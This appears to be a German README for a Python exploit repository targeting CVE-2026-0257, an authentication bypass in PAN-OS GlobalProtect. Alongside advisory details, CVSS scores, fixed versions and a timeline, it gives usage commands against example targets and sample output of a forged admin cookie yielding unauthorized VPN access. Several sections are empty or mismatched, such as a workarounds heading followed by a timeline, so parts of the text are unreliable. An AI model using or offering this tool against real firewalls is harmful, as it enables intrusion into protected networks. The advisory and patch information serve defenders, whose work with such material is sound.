 0xredash/cve-2026-0257
Python-Exploit für CVE-2026-0257, das GlobalProtect-Authentifizierungs-Override-Cookies fälscht, um die Authentifizierung von PAN-OS-Portal und -Gateway zu umgehen und unbefugten VPN-Zugriff herzustellen.

PAN-OS: Schwachstellen zur Umgehung der Authentifizierung in GlobalProtect
Umgehung der Authentifizierung im GlobalProtect-Portal und -Gateway


CVE-2026-0257 ist eine Schwachstelle zur Umgehung der Authentifizierung, die die Komponenten GlobalProtect-Portal und -Gateway der Palo Alto Networks PAN-OS-Software betrifft.
Ein nicht authentifizierter Angreifer aus der Ferne kann Sicherheitsbeschränkungen umgehen und eine unautorisierte VPN-Verbindung zu betroffenen Firewalls aufbauen.
Hinweis: Panorama und Cloud NGFW sind nicht betroffen.
| Metrik | Bewertung | Einstufung |
|---|---|---|
| CVSS v4.0 | 7.8 / 4.7 | Hoch / Mittel |
| CVSS v3.x | Bis zu 9.8 | Kritisch |
| Dringlichkeit | HÖCHSTE | - |
Vektor (CVSS 4.0-Beispiel):
CVSS:4.0/AV:N/AC:L/AT:N/PR:N/UI:N/VC:L/VI:N/VA:N/SC:H/SI:H/SA:N
Schwachstellen zur Umgehung der Authentifizierung im GlobalProtect-Portal und -Gateway der Palo Alto Networks PAN-OS®-Software ermöglichen es dem Angreifer, Sicherheitsbeschränkungen zu umgehen und eine unautorisierte VPN-Verbindung aufzubauen.
Die Ursache liegt in CWE-565: Reliance on Cookies without Validation and Integrity Checking (Vertrauen auf Cookies ohne Validierung und Integritätsprüfung).
Nicht betroffen:
Diese Schwachstelle erfordert die folgende Konfiguration, um ausnutzbar zu sein:
Hohe Auswirkung auf Vertraulichkeit und Integrität geschützter Netzwerke.
python3 CVE-2026-0257.py --target vpn.company.com
python3 CVE-2026-0257.py --target 192.168.1.100 --user administrator --verbose
╔══════════════════════════════════════════════════════════════╗
║         CVE-2026-0257 - GlobalProtect Auth Bypass            ║
║               Public Key Cookie Forging Exploit              ║
║                     Author: 0xBlackash                       ║
╚══════════════════════════════════════════════════════════════╝

[*] Connecting to vpn.company.com:443 to extract certificate chain...
   [+] Found 2048-bit RSA key

[*] Forging authentication cookie for user: admin

[1/1] Trying public key...
   Cookie (first 60 chars): eyJhbGciOiJSUzI1NiIsInR5cCI6IkpXVCJ9...

[+] SUCCESS! Authentication Bypass Achieved!
    Username : admin
    Cookie   : eyJhbGciOiJSUzI1NiIsInR5cCI6IkpXVCJ9...
Behobene Versionen (bitte dringend anwenden):
| PAN-OS-Version | Behobene Release |
|---|---|
| 12.1 | ≥ 12.1.4-h6, ≥ 12.1.7 |
| 11.2 | ≥ 11.2.4-h17, ≥ 11.2.7-h14, etc. |
| 11.1 | ≥ 11.1.4-h33, ≥ 11.1.7-h6, etc. |
| 10.2 | ≥ 10.2.7-h34, ≥ 10.2.10-h36, etc. |
Prisma Access verfügt ebenfalls über entsprechende behobene Versionen.
Sofortige Workarounds (falls Patchen nicht möglich ist):
| Datum | Ereignis |
|---|---|
| 2026-05-13 | CVE veröffentlicht + erstes Advisory |
| 2026-05-17 | Ausnutzung in freier Wildbahn beobachtet |
| 2026-05-29 | Palo-Alto-Update + Aufnahme in CISA KEV |
| 2026-05-30 | Dieser Bericht |
Empfehlung: Sofort patchen — trotz Basis-CVSS-Score als kritisch einstufen, da aktive Ausnutzung stattfindet.
Im README-Stil erstellt — 30. Mai 2026